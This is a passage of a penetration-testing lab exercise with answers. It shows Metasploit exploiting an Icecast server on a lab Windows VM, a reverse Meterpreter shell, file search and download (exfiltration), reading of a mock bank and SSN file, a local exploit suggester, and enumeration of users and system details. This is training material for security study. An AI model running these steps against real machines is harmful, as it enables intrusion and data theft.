


```
meterpreter > cat c:\Users\IEUser\Documents\user.secretfile.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat "C:\Users\IEUser\Documents\user.secretfile.txt"
Bank Account Info

Chase Bank
Customer name: Charlie Tuna
Address: 123 Main St., Somewhere USA
Checking Acct#: 1292384-p1
SSN: 239-12-1111
DOB: 02/01/1974meterpreter > 
```

13. You should now have a Meterpreter session open.

- ○ Run the command to performs a search for the recipe.txt on the target:


Answer:




```
meterpreter > search -f recipe*.txt
No files matching your search were found.
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter >
[*] 192.168.0.20 - Meterpreter session 1 closed.  Reason: Died
```

14. **Bonus**: Run the command that exfiltrates the recipe*.txt file:


Answer:



```
meterpreter > search -f recipe*.txt
No files matching your search were found.
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter >
[*] 192.168.0.20 - Meterpreter session 1 closed.  Reason: Died
```




```
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 2 opened (192.168.0.8:4444 -> 192.168.0.20:49721) at 2021-08-18 16:47:09 -0700

meterpreter > download 'C:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: C:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): C:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.reci
pe.txt
[*] download   : C:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter >
```



```
meterpreter > download 'C:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: C:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): C:\Users\IEUser\Documents\Drinks.recipe.tx
pe.txt
[*] download   : C:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter > cat 'C:\Users\IEUser\Documents\Drinks.recipe.txt'
Put the lime in the coconut and drink it all up!meterpreter >
```

15. You can also use Meterpreter's local exploit suggester to find possible exploits.

   - **Note:** The exploit suggester is just that: a suggestion. Keep in mind that the listed suggestions may not include all available exploits.




```
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49713) at 2021-08-18 16:41:46 -0700

meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter > 
```

Bonus

A. Run a Meterpreter post script that enumerates all logged on users.


Answer:




```
Put the time in the coconut and drink it all up.meterpreter >
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 2

Current Logged Users
====================

 SID                                           User
 ---                                           ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20210818165555_default_192.168.0.20_host.users.activ_489423.txt

Recently Logged Users
=====================

 SID                                           Profile Path
 ---                                           ------------
 S-1-5-18                                      %systemroot%\system32\config\systemprofile
 S-1-5-19                                      %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                      %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant


meterpreter > 
```

B. Open a Meterpreter shell and gather system information for the target.

Answer:




```
meterpreter > shell
Process 1252 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          8/18/2021, 4:40:04 PM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2295 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
```



```
Virtual Memory: Max Size:  3,020 MB
Virtual Memory: Available: 1,555 MB
Virtual Memory: In Use:    1,465 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
Hotfix(s):                 11 Hotfix(s) Installed.
                           [01]: KB4601555
                           [02]: KB4465065
                           [03]: KB4470788
                           [04]: KB4480056
                           [05]: KB4486153
                           [06]: KB4535680
                           [07]: KB4537759
                           [08]: KB4539571
                           [09]: KB4549947
                           [10]: KB5003243
                           [11]: KB5003171
Network Card(s):           1 NIC(s) Installed.
                           [01]: Microsoft Hyper-V Network Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.0.20
                                 [02]: fe80::19ba:64e7:838c:b1b6
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be d
isplayed.

C:\Program Files (x86)\Icecast2 Win32>
```

C. Run the command that displays the target's computer system information:

Answer:



```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > 
```